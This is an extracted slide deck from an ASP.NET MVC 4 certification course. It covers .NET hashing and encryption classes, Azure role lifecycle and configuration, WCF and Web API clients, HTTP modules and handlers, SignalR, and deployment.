 Do not confuse with **RSACryptoServiceProvider**



Protecting Data How to Compute a Hash

❖ Generate a non-keyed hash

```
var hash = new MD5CryptoServiceProvider();
```

Never hard-code a password within your source code because they can be retrieved by using Ildasm.exe, by using a hexadecimal editor, or by simply opening up the assembly in a text editor such as Notepad!

❖ Generate a keyed hash

```
var salt = Encoding.ASCII.GetBytes("goodbye horses pancake");
var keyMaker = new Rfc2898DeriveBytes("Pa$$w0rd", salt);
var key = keyMaker.GetBytes(16); // HMACSHA1 can use any size key
var hash = new HMACSHA1(key, true); // use managed implementation
```

❖ Use either algorithm to generate a hash for a file

```
var file = File.Open(@"c:\code\file.txt", FileMode.Open);
var reader = new BinaryReader(file);
hash.ComputeHash(reader.ReadBytes((int)file.Length));
```

❖ Display the hash

```
Console.WriteLine(Convert.ToString(hash.Hash));
```



12.39

Protecting Data Random Number Generators and Salts

• RNGCryptoServiceProvider class

- Used to generate a random number for use various types of cryptography and other operations

Never use the Random class to generate a random number for use in security!

• Example

- To store user passwords in the database in a way that they cannot be extracted, the passwords need to be hashed using a one-way hashing algorithm such as SHA1
- To do so, use the RNGCryptoServiceProvider to create a random salt, append the salt to the password, hash it using SHA1CryptoServiceProvider, and store the resulting string in the database along with the salt
- The benefit provided by using a salted password is making a lookup table assisted dictionary attack against the stored values impractical, provided the salt is large enough



12.40

Protecting Data Public/Private Encrypt/Sign

• Alice needs to send data to Bob securely

- Alice must encrypt her data by using Bob's public key

$$\text{Alice's Data} + \text{Bob's Public Key} = \text{Alice's Encrypted}$$

- Alice must sign her encrypted data using her private key

$$\text{Alice's Encrypted} + \text{Alice's Private Key} = \text{Alice's Signed}$$

- Bob must check the signature using Alice's public key

$$\text{Alice's Signed} + \text{Alice's Public Key} = \checkmark$$

- Bob must decrypt the data by using his private key

$$\text{Alice's Encrypted} + \text{Bob's Private Key} = \text{Alice's Data}$$



12.41

Protecting Data Summary

To Do This...	...Use This
Generate an IV or Key based on a string	Rfc2898DeriveBytes (best) PasswordDeriveBytes (deprecated)
Encrypt or decrypt using symmetric key	AesManaged (best) RijndahlManaged RC2CryptoServiceProvider TripleDESCryptoServiceProvider DESCryptoServiceProvider (worst)
Encrypt or decrypt using asymmetric key	RSACryptoServiceProvider
Sign using an asymmetric key	DSACryptoServiceProvider
Generate a random number, e.g. for a salt	RNGCryptoServiceProvider
Generate a hash without a key	SHA512CryptoServiceProvider (best) SHA256CryptoServiceProvider SHA1CryptoServiceProvider MD5CryptoServiceProvider (worst)
Generate a hash with a symmetric key	HMACSHA1CryptoServiceProvider
Generate a hash with an asymmetric key	DSACryptoServiceProvider



12.42

Further Study Troy Hunt

About

- Microsoft MVP for Developer Security, Pluralsight author and international speaker, you'll usually find Troy talking about web security and "The Cloud"




Welcome to "Hack Yourself First!"
<http://hackyourselffirst.troyhunt.com/>

Troy Hunt - Hack Yourself First
<https://www.youtube.com/watch?v=rdH06pvG66Q>



12.43

Further Study Hacking ASP.NET Video



.Net Havoc - Manipulating Properties of Dormant Server Side Web Controls, Shay Chen
<https://vimeo.com/channels/44con2013/109380787>



13.1

Module 13 Using Windows Azure Web Services in ASP.NET MVC 4 Web Applications

Developing ASP.NET MVC 4
Web Applications

Updated 4th September 2015



Using Windows Azure Web Services Contents

13.2

Exam Topic: Debug a Windows Azure application

- Collect diagnostic information by using Windows Azure Diagnostics API Implement on demand vs. scheduled
- Choose log types, for example, event logs, performance counters, and crash dumps
- Debug a Windows Azure application by using remote debugging
- New in Visual Studio 2013:* Interact directly with remote Windows Azure websites using Server Explorer

Exam Topic: Design and implement the Windows Azure role life cycle

- Identify and implement Start, Run, and Stop events
- Identify startup tasks (IIS configuration [app pool], registry configuration, third-party tools)

Review Firebrand's extra slides for MOC 20487

- WCF: Modules 5 and 6, Appendices A and B
- Azure: Modules 7-12



MOC Errata

Page 13-12

- The MOC slide says
- Add the service reference in your application:
 - To add service reference in the production environment, use `http://<urlname>.cloudapp.net/<servicename>.svc`
 - To add service reference in the staging environment, use `http://<urlname>.cloudapp.net/<servicename>.svc`

- For the second reference (for the staging environment), it should say

`http://<guid>.cloudapp.net/<servicename>.svc`

Install the Windows Azure SDK

- Search for “Azure SDK” and install the latest version using Web Platform Installer



Microsoft Azure Configuring Azure Virtual Machines

File	Description
ServiceDefinition.csdef	Defines: <ul style="list-style-type: none"> Endpoints for communicating between VMs Size of VM and upgrade domain count Modules for diagnostics, RDP, and so on Certificates Startup tasks and environment variables Configuration settings to load from .cscfg
ServiceConfiguration.cscfg	Configures: <ul style="list-style-type: none"> Number of instances of each type of VM Certificates Values of configuration settings
WebRole.cs, WorkerRole.cs	Custom code executed when the VM: <ul style="list-style-type: none"> Starts, Runs, Stops Changes configuration
Web.config	Normal ASP.NET and IIS configuration

Azure Service Definition Schema (.csdef File)
<https://msdn.microsoft.com/en-us/library/azure/ee758711.aspx>

Azure Service Configuration Schema (.cscfg File)
<https://msdn.microsoft.com/en-us/library/azure/ee758710.aspx>



13.5

Microsoft Azure Startup Tasks (ServiceDefinition.csdef)

❖ Perform operations before a role starts

- e.g. installing a component, registering COM components, setting registry keys, or starting a long running process
- executionContext: limited (same as role), elevated (admin)
- taskType: simple (synchronous, wait for completion one at a time), foreground or background (asynchronous)

```
<Startup>
  <Task commandLine="Startup.cmd"
        executionContext="limited" taskType="simple" >
    <Environment>
      <Variable name="MyVersionNumber" value="1.0.0.0" />
    </Environment>
  </Task>
</Startup>
```

Run Startup Tasks in Windows Azure
<http://msdn.microsoft.com/en-us/library/windowsazure/hh180155.aspx>



13.6

Microsoft Azure RoleEntryPoint and RoleEnvironment Events

❖ When you create Windows Azure projects each role will have a WebRole.cs or WorkerRole.cs

- Derives from RoleEntryPoint which has three methods you can override: OnStart, OnStop, Run
- Can handle events on RoleEnvironment class
 - Changed, Changing: if the configuration is changed
 - StatusCheck, Stopping

```
public class WebRole : RoleEntryPoint
{
    public override bool OnStart()
    {
        RoleEnvironment.Changing
            += RoleEnvironment_Changing;
        return base.OnStart(); // true
    }

    void RoleEnvironment_Changing(
        object sender,
        RoleEnvironmentChangingEventArgs e)
    {
        Log(e.Changes);
        e.Cancel = true;
    }
}
```

Leveraging the RoleEntryPoint
<http://brentdacodemonkey.wordpress.com/2011/09/24/leveraging-the-roleentrypoint-year-of-azure-week-12/>



Microsoft Azure Run Method

★ The Run is considered the Main method for your application

- Overriding the Run method is not required; the default implementation never returns
- If you do override the Run method, your code should block indefinitely
- If your Run method returns, the role is automatically recycled by raising the Stopping event and calling the OnStop method so that your shutdown sequences may be executed before the role is taken offline

```
public override void Run()
{
    try
    {
        Trace.WriteLine("Run");
        while (true)
        {
            Thread.Sleep(10000);
            Trace.WriteLine("Working");
        }
    }
}
```

RoleEntryPoint.Run Method
<https://msdn.microsoft.com/en-us/library/microsoft.windowsazure.serviceruntime.roleentrypoint.run.aspx>



Microsoft Azure OnStop and Waiting for a Process to Exit

★ If you override the OnStop method, you must call the base class' OnStop after completing your actions

```
public override void OnStop()
{
    try
    {
        // make the current thread wait until
        // the associated process terminates
        Process.Start("myapp.exe").WaitForExit();
        base.OnStop();
    }
}
```

- Code has 5 minutes to finish when it is called for reasons other than a user-initiated shutdown after which the process is terminated, so you must make sure that code in the OnStop method can run quickly or tolerates not running to completion

RoleEntryPoint.OnStop Method
<https://msdn.microsoft.com/en-us/library/azure/microsoft.windowsazure.serviceruntime.roleentrypoint.onstop.aspx>



Process.WaitForExit Method
<https://msdn.microsoft.com/en-us/library/fb4aw7b8.aspx>

13.9

Microsoft Azure Remote Desktop (RDP) (ServiceDefinition.csdef)

By using the Azure SDK and Remote Desktop Services, you can access Azure **web**, **worker**, and **VM** roles

Step 1: Set up a certificate

- The certificates for a remote desktop connection are different from the certificates that you use for other Azure operations
- The remote access certificate must have a private key which should be exported as a PFX file

Step 2: Import modules

```
<Imports>
  <Import moduleName="RemoteAccess" /><!-- allow RDP connection to this role -->
  <Import moduleName="RemoteForwarder" /><!-- only one role can be forwarder -->
```

Using Remote Desktop with Windows Azure Roles
<http://msdn.microsoft.com/en-us/library/windowsazure/gg443832.aspx>

How does Remote Desktop works in Windows Azure?
<http://blogs.msdn.com/b/avkashchauhan/archive/2011/12/06/how-does-remote-desktop-works-in-windows-azure.aspx>

13.10

Microsoft Azure Diagnostics Logs (ServiceDefinition.csdef)

Windows Azure Diagnostics configuration defines values that are used to initialize the Diagnostics Monitor

- Sections: DiagnosticInfrastructureLogs, Logs, Directories, PerformanceCounters, WindowsEventLog

The Logs element defines the buffer configuration for basic Windows Azure logs

```
<Logs bufferQuotaInMB="2"
      scheduledTransferLogLevelFilter="Warning"
      scheduledTransferPeriod="PT1M" />
```

ISO 8601:
Period Time 1 Minute

- scheduledTransferLogLevelFilter: Specifies the minimum severity level for log entries that are transferred
- scheduledTransferPeriod: Specifies the interval between scheduled transfers of data, rounded up to the nearest minute

Windows Azure Diagnostics Configuration Schema
<http://msdn.microsoft.com/en-us/library/gg593185.aspx>

ISO 8601 - Durations
http://en.wikipedia.org/wiki/ISO_8601#Durations

✿ Replace *** with your registered namespace

```
<services>
  <service name="Service.ProblemSolver">
    <endpoint contract="Service.IProblemSolver"
      binding="netTcpRelayBinding"
      address="sb://***.servicebus.windows.net/solver"
      behaviorConfiguration="sbTokenProvider"/>
```

You must use a binding with Relay in the name

✿ Use your key provider for the issuer name

```
<behaviors>
  <endpointBehaviors>
    <behavior name="sbTokenProvider">
      <transportClientEndpointBehavior>
        <tokenProvider>
          <sharedSecret issuerName="owner"
            issuerSecret="***key***" />
```

issuerName must be "owner"

issuerSecret is the secret key

Securing and authenticating azure service bus relay messages using a shared secret
<http://acaseyblog.wordpress.com/2013/03/22/securing-and-authenticating-azure-service-bus-relay-messages-using-a-shared-secret/>



✿ Before .NET 4 it defaults to XML but can be overridden

```
[OperationContract]
[WebGet(ResponseFormat = WebMessageFormat.Json)]
public long Mod(long x, long y);
```

✿ With .NET 4 you can set it automatically

```
<webHttpEndpoint>
  <standardEndpoint name="" helpEnabled="true"
    automaticFormatSelectionEnabled="true"/>
```

✿ When enabled the WCF infrastructure will try to determine the appropriate response format using

1. The value of the HTTP Accept header of the request
2. The content-type of the request
3. The default response format for the operation



13.13

WCF Services ChannelFactory / WebChannelFactory (1/2)

- Channel factories can be used to dynamically create a channel (i.e. proxy) if you do not have one
 - But you will need a reference to the assembly that defines the contracts i.e. interfaces (this is why it's good to separate interfaces from implementation)
 - WebChannelFactory automatically adds the WebHttpBehavior and WebHttpBinding if they are missing to allow HTTP GETs

• How to define an endpoint and proxy programmatically

- Create an address that points to the service

```
var address = new EndpointAddress(  
    "http://localhost/MathSite/MathService.svc");
```

- Create a binding

```
var binding = new WSHttpBinding();
```



13.14

WCF Services ChannelFactory / WebChannelFactory (2/2)

- Create a ChannelFactory (proxy builder) for the service contract (the interface IMath), binding and address

```
var cf = new ChannelFactory<IMath>(binding, address);
```

- Use the channel factory to create a channel (proxy) for the service and then call its methods

```
IMath mathService = cf.CreateChannel();  
double s = mathService.Add(3, 39);
```

- When finished, close the proxy and dispose of the factory

```
(mathService as IClientChannel).Close();  
cf.Dispose();
```



13.15

Data Contracts

Serializing Object References (1 of 2)

★DataContractSerializer serializes by value by default

- So references to the same object will get serialized more than once and therefore deserialized incorrectly

```
public class Address
{
    public string Street { get; set; }
    public string City { get; set; }
    public string Country { get; set; }
}
```

```
public class Order
{
    public int OrderID { get; set; }
    public Address BillTo { get; set; }
    public Address ShipTo { get; set; }
}
```

Interoperable Object References
<http://msdn.microsoft.com/en-us/library/cc656708.aspx>

```
<Order>
<OrderID>1</OrderID>
<BillTo>
<Street>High Street</Street>
<City>London</City>
<Country>UK</Country>
</BillTo>
<ShipTo>
<Street>High Street</Street>
<City>London</City>
<Country>UK</Country>
</ShipTo>
</Order>
```

```
var order = new Order
{
    OrderID = 1,
    BillTo = new Address
    {
        Street = "Main Street",
        City = "London",
        Country = "UK"
    }
};
order.ShipTo = order.BillTo;
```



13.16

Data Contracts

Serializing Object References (2 of 2)

★Apply IsReference = true to get the serializer to preserve object references & avoid circular references

```
[DataContract(IsReference = true)]
public class Address
{ // when using DataContract all members must also have DataMember applied
    [DataMember]
    public string Street { get; set; }
```

```
<Order xmlns:s="http://schemas.microsoft.com/2003/10/Serialization/">
<OrderID>1</OrderID>
<BillTo s:id="i2">
<Street>High Street</Street>
<City>London</City>
<Country>UK</Country>
</BillTo>
<ShipTo s:ref="i2" />
</Order>
```

DataContract Serializer and IsReference property
<http://zamdn.net/2008/05/20/datacontract-serializer-and-isreference-property/>



Resource Description Framework (RDF)

- ★ RDF is a standard model for data interchange on the Web aka “semantic web”
 - RDF has features that facilitate data merging even if the underlying schemas differ, and it specifically supports the evolution of schemas over time without requiring all the data consumers to be changed
 - RDF extends the linking structure of the Web to use URIs to name the relationship between things as well as the two ends of the link




Resource Description Framework (RDF)
<http://www.w3.org/RDF/>

New in Visual Studio 2013 Microsoft Azure Server Explorer

★ Manage Azure directly inside Server Explorer

- Cloud Services (Web Role, Worker Role)
- Mobile Services
- Service Bus
- SQL Databases
- Storage (Tables, Blobs, Queues)
- Virtual Machines
- Web Sites



Module 14
Implementing Web APIs in
ASP.NET MVC 4 Web Applications
Developing ASP.NET MVC 4
Web Applications

Updated 4th September 2015



Implementing Web APIs in ASP.NET MVC 4 Web Applications
Contents

Exam Topic: **none** (but they are wrong!)

✿ MOC Errata, Page 14-10

- The MOC says **NoAction** in multiple sentences
- It should say **NonAction** like this

```
[NonAction]  
public void DoSomething()
```

✿ Review Firebrand's extra slides for MOC 20487

- Module 3: Creating and Consuming ASP.NET Web API Services
- Module 4: Extending and Securing ASP.NET Web API Services



HTTP and REST

POST versus PUT

- “The actual function performed by the POST method is determined by the server” and “POST is designed to allow a uniform method to cover the following functions: [...] Extending a database through an append operation”
- So **POST** can be used to **insert** and the server should respond with **201 (Created)**, or **POST** can be used for **any** meaning
- **PUT** “If the Request-URI refers to an already existing resource, the enclosed entity SHOULD be considered as a modified version of the one residing on the origin server. If the Request-URI does not point to an existing resource, and that URI is capable of being defined as a new resource by the requesting user agent, the origin server can create the resource with that URI”
- So **PUT** can be used to **insert or update** and the server should respond with either **201 (Created)** or **204 (No Content)**

Method Definitions
<http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html>



HTTP and REST

Designing the URIs

- ✿ Choose “common sense” URIs so developers can quickly work out how to access any resource and your service becomes almost “self-documenting”
- Design your service API as if you were designing the URLs for a web site i.e. make them logical enough that an end user could work out how to use them if shown a few examples

Task	HTTP Method	Relative URI
Retrieve all entities	GET	/api/orders
Retrieve single entity	GET	/api/orders/ <i>id</i>
Retrieve by custom	GET	/api/orders?category= <i>category</i>
Create new entity	POST	/api/orders
Update entity	PUT	/api/orders/ <i>id</i>
Remove entity	DELETE	/api/orders/ <i>id</i>



Web API Clients

• Clients to Web API can be any language and platform that can make HTTP requests

• Best practice for .NET clients

- Create your models in a separate Class Library project so they compile to a DLL assembly and be given to .NET developers for use with the HttpClient class

```
var client = new HttpClient();
client.BaseAddress = new Uri("http://localhost:801/MyWeb ApiService");
var response = await client.GetAsync(@"api\person");
var person = await response.Content.ReadAsAsync<Person>();
```


From reference to shared data contract/model assembly



HTTP Message Handlers What Are They?

• A message handler is a class that receives an HTTP request and returns a response in Web API calls

- Typically, a series of message handlers are chained together, so they act more like HTTP Modules than HTTP Handlers
- If a delegating handler creates the response without calling base.SendAsync, the request skips the rest of the Web API pipeline, e.g. a handler that validates the request (creating an error response)
- They can be used with HttpClient too!



HTTP Message Handlers
<http://www.asp.net/web-api/overview/working-with-http/http-message-handlers>



14.7

HTTP Message Handlers HTTP Message Handlers Example

```
public class MethodOverrideHandler : DelegatingHandler
{
    readonly string[] _methods = { "DELETE", "HEAD", "PUT" };
    const string _header = "X-HTTP-Method-Override";

    protected override Task<HttpResponseMessage> SendAsync(
        HttpRequestMessage request, CancellationToken cancellationToken)
    {
        if (request.Method == HttpMethod.Post && request.Headers.Contains(_header))
        {
            var method = request.Headers.GetValues(_header).FirstOrDefault();
            if (_methods.Contains(method, StringComparer.InvariantCultureIgnoreCase))
            {
                request.Method = new HttpMethod(method);
            }
        } // no need to call await because it returns the Task<T>
        var response = base.SendAsync(request, cancellationToken);
        return response;
    } // for clients that cannot send certain HTTP request types,
} // such as PUT or DELETE
```

```
using System.Net.Http;
using System.Threading;
using System.Threading.Tasks;
```



14.8

HTTP Message Handlers Adding to the Web API Pipeline

- ❖ Add to `HttpConfiguration.MessageHandlers` when configuring Web API routes to apply a handler globally

```
public static void Register(HttpConfiguration config)
{
    config.Routes.MapHttpRoute(name: "DefaultApi",
        routeTemplate: "api/{controller}/{id}",
        defaults: new { id = RouteParameter.Optional })
    );
    config.MessageHandlers.Add(new MethodOverrideHandler());
}
```

- ❖ Add to a specific route to apply only to that route

```
config.Routes.MapHttpRoute(name: "Route2",
    routeTemplate: "api2/{controller}/{id}",
    defaults: new { id = RouteParameter.Optional },
    handler: new MyHandler() // per-route message handler
);
```



Module 15

Handling Requests in ASP.NET MVC 4 Web Applications

Developing ASP.NET MVC 4
Web Applications

Updated 4th September 2015



Handling Requests in ASP.NET MVC 4 Web Applications Contents

Topic	Slide
Extending MVC Overview	3
HTTP Modules	4
HTTP Handlers	7
Web Sockets and Alternatives	12
SignalR	14

From the 20480 HTML5 course
review the following
• 20480.13.Web.Sockets

Exam Topic: Control application behavior by using MVC extensibility points
 Control application behavior by using action results, viewengines, model binders, and route handlers

Exam Topic: Design and implement a Web Socket strategy
 Read and write string and binary data asynchronously (long-running data transfers)
 Choose a connection loss strategy
 Decide a strategy for when to use Web Sockets
 New in MVC 5: Implement SignalR

Exam Topic: Design HTTP modules and handlers
 Implement synchronous and asynchronous modules and handlers
 Choose between modules and handlers in IIS



15.3

Extending MVC Overview

Common Interfaces and Classes for Extensions

To create this type of extension	Implement this interface...	...with these required methods...	...or inherit from this class
MVC controller	IController	Execute	Controller
Action filter	IActionFilter	OnActionExecuting OnActionExecuted	ActionFilterAttribute
Result filter	IResultFilter	OnResultExecuting OnResultExecuted	ActionFilterAttribute
Route handler	IRouteHandler	GetHttpHandler	MvcRouteHandler
Route constraint	IRouteConstraint	Match	HttpMethodConstraint
HTTP handler	IHttpHandler	IsReusable, ProcessRequest	MvcHandler
HTTP handler (asynchronous)	IHttpAsyncHandler	IsReusable, ProcessRequest, BeginProcessRequest, EndProcessRequest	
HTTP message handler for Web API	n/a	SendAsync	DelegatingHandler
HTTP module	IHttpModule	Init, Dispose	

Notes: Controllers and filters are covered in Module 4: Developing ASP.NET MVC 4 Controllers
 Route handlers and constraints are covered in Module 7: Structuring ASP.NET MVC 4 Web Applications
 HTTP handlers and modules are covered in this module.



15.4

HTTP Modules

Implementing

- HTTP handlers only process requests for file extensions they are registered for; if you want to process all requests, use an HTTP module instead

- Create a class that implements IHttpModule

```
public class MyModule : IHttpModule
```

- Implement Name property and Init method and add handlers for any events you want to intercept

```
public void Init(HttpApplication a)
{
    this.app = a;
    this.app.BeginRequest += LogAllRequestsMethod;
```

Walkthrough: Creating and Registering a Custom HTTP Module
[https://msdn.microsoft.com/en-us/library/ms227673\(v=vs.100\).aspx](https://msdn.microsoft.com/en-us/library/ms227673(v=vs.100).aspx)



HTTP Modules Configuring

15.5

HTTP module must be registered in .config

- For IIS 6 or IIS 7 or later in Classic mode

```
<system.web>
  <httpModules>
    <add name="MyMod" type="MyNamespace.MyModule" />
```

- For IIS 7 or later in Integration mode

```
<system.webServer>
  <modules>
    <add name="MyMod" type="MyNamespace.MyModule"
         precondition="managedHandler"/>
```

- The precondition causes the module to be invoked only for requests to the ASP.NET application resources, such as .aspx files or managed handlers (excludes static files like .htm)

How to: Configure the <system.webServer> Section for IIS 7.0
<http://msdn.microsoft.com/en-us/library/bb763179.aspx>



HTTP Modules Ordering

15.6

Order modules are processed is defined in .config file

Order of events (non-deterministic)

- PreSendRequestHeaders
- PreSendRequestContent
- Error

Order of events (sequential)

- BeginRequest
- AuthenticateRequest
- AuthorizeRequest
- ResolveRequestCache
- AcquireRequestState
- PreRequestHandlerExecute
- PostRequestHandlerExecute
- ReleaseRequestState
- UpdateRequestCache
- EndRequest



HTTP Handlers

Creating a Custom HTTP Handler

❖ An HTTP Handler is code that executes when an HTTP request for a specific resource is made

- Class that implements IHttpHandler or IHttpAsyncHandler

❖ Members to implement

- IsReusable property
 - Can the IHttpHandlerFactory object place the handlers in a pool and reuse them (safe default is to return false)
- ProcessRequest method
 - Processes the HTTP requests

❖ Two methods

- Code file (more effort, requires configuration)
- Generic Handler (.ashx, no configuration)



HTTP Handlers

How to Use a Generic Handler (.ashx)

❖ A custom HTTP handler implemented using a .ashx file

- The .ashx file extension is already configured with IIS and ASP.NET, so it is the simplest way to implement a HTTP handler

❖ How to create a Generic Handler

- Add a Generic Handler item to your application
- Implement the two members

❖ URLs should use the .ashx filename

```
<a href="Chart.ashx?w=300&h=200">Generate Image</a>
```



15.9

HTTP Handlers Implement the HTTP Handler

```
using System.Drawing;
using System.Drawing.Drawing2D;
using System.Drawing.Imaging;

public bool IsReusable { get { return false; } }

public void ProcessRequest(HttpContext context)
{
    int h = int.Parse(context.Request["h"]);
    int w = int.Parse(context.Request["w"]);
    Image i = new Bitmap(w, h);
    Graphics g = Graphics.FromImage(i);
    g.Clear(Color.White);
    g.SmoothingMode = SmoothingMode.AntiAlias;
    g.DrawEllipse(new Pen(Brushes.Orange, 6),
        new Rectangle(10, 10, w - 20, h - 20));
    context.Response.ContentType = "image/jpeg";
    i.Save(context.Response.OutputStream, ImageFormat.Jpeg);
```



15.10

HTTP Handlers Configuring in IIS 6 and IIS 7 or later in Classic mode

• If you chose not to use a generic handler (.ASHX) then your HTTP handler must be registered with IIS/ASP.NET

• For IIS 6 and IIS 7 or later in Classic mode

- Configure IIS to redirect request for your file extension to ASP.NET
- Configure ASP.NET

```
<system.web>
  <httpHandlers>
    <add verb="*" path=".chart"
        type="MyHandler, MyHandlerAssembly" />
```



How to: Register HTTP Handlers
<http://msdn.microsoft.com/en-us/library/46c5ddfy.aspx>

15.11

HTTP Handlers Configuring in Integration Mode

*For IIS 7 or later in Integration mode

- Configure IIS

```
<system.webServer>
  <add name="ChartHandler" verb="*" resourceType="File"
    path="*.chart" modules="IsapiModule"
    scriptProcessor="FrameworkPath\aspnet_isapi.dll" />
```

Where *FrameworkPath* is correct path

- Remove any entries in httpHandlers or disable validation

```
<system.webServer>
  <validation validateIntegratedModeConfiguration="false" />
```



15.12

Web Sockets and Alternatives Methods of Communication

Method	Description
XHR & XHR2 with CORS	Send requests asynchronously or synchronously to a service over HTTP
MessageChannel	Send messages across domains and origins with content inside an iframe
Web Sockets	Send requests to a service <i>and</i> the service can send requests to your page (full-duplex); also avoids the overhead of HTTP headers
Server-Sent Events	Push events from the server to the client
Web Workers	Send messages between the page and a worker thread

Methods of communication
<http://html5doctor.com/methods-of-communication/>

Difference between MessageChannel and WebSockets
<http://stackoverflow.com/questions/29620567/difference-between-messagechannel-and-websockets>



15.13

Web Sockets and Alternatives Comparing Web Sockets to SignalR

To use Web Sockets

- Install the “Microsoft.WebSockets” NuGet package

- Inherit from WebSocketHandler

```
using Microsoft.Web.WebSockets;
```

```
public class ChatWebSocketHandler : WebSocketHandler
```

- Override OnMessage methods

```
public override void OnMessage(byte[] message)
```

```
public override void OnMessage(string message)
```

To use SignalR

- Install the “Microsoft ASP.NET SignalR” NuGet package

- Inherit from Hub

```
using Microsoft.AspNet.SignalR;
```

```
public class ChatSignalRHandler : Hub
```



SignalR

What Is SignalR 2.0?

15.14

Incredibly simple real-time web for .NET

- Ability to have your server-side code push content to the connected clients as it happens, in real-time
- SignalR will use WebSockets under the covers when it's available, and gracefully fallback to other technologies when it isn't, while your application code stays the same

Install it with NuGet

```
Install-Package Microsoft.AspNet.SignalR
```

Install a sample application


```
Install-Package Microsoft.AspNet.SignalR.Sample
```

Learn About ASP.NET SignalR
<http://www.asp.net/signalr>



15.15

SignalR Communication



SignalR provides a simple API for creating server-to-client remote procedure calls (RPC) that call JavaScript functions in client browsers from server-side .NET code



SignalR Transport Selection Process

15.16

Steps that SignalR uses to decide which transport to use


- If the browser is IE8 or earlier, Long Polling is used
- If JSONP is configured (that is, the `jsonp` parameter is set to true when the connection is started), Long Polling is used
- If a cross-domain connection is being made then WebSocket will be used if the client supports CORS and both support WebSocket
- If JSONP is not configured and the connection is not cross-domain, WebSocket will be used if both the client and server support it
- If either the client or server do not support WebSocket, Server Sent Events is used if it is available
- If Server Sent Events is not available, Forever Frame is attempted
- If Forever Frame fails, Long Polling is used



SignalR Monitoring Transports

- You can determine what transport your application is using by enabling logging on your hub

```
$.connection.hub.logging = true;
```



- You can request transport preferences

```
connection.start({ transport: ['webSockets','longPolling'] });
```

Tutorial: Getting Started with SignalR 2.0 and MVC 5
<http://www.asp.net/signalr/overview/signalr-2.0/getting-started-with-signalr-2.0/tutorial-getting-started-with-signalr-2.0-and-mvc-5>



Module 16

Deploying ASP.NET MVC 4 Web Applications

Developing ASP.NET MVC 4 Web Applications

Updated 4th September 2015



Deploying ASP.NET MVC 4 Web Applications

Contents

Topic	Slide
Publishing	3
Web Deploy	9
Command Line Tools	12
Web.config Transformations	17
Managing a Web AppDomain	19
IIS	21
Web Architecture	24
Visual Studio	26

Exam Topic: Design a distributed application

- Design a hybrid application (on premise vs. off premise, including Windows Azure)
- Plan web farms

Exam Topic: Plan the application layers


- Choose between client-side and server side processing
- Design for scalability



16.3

Publishing Publishing a Web Project

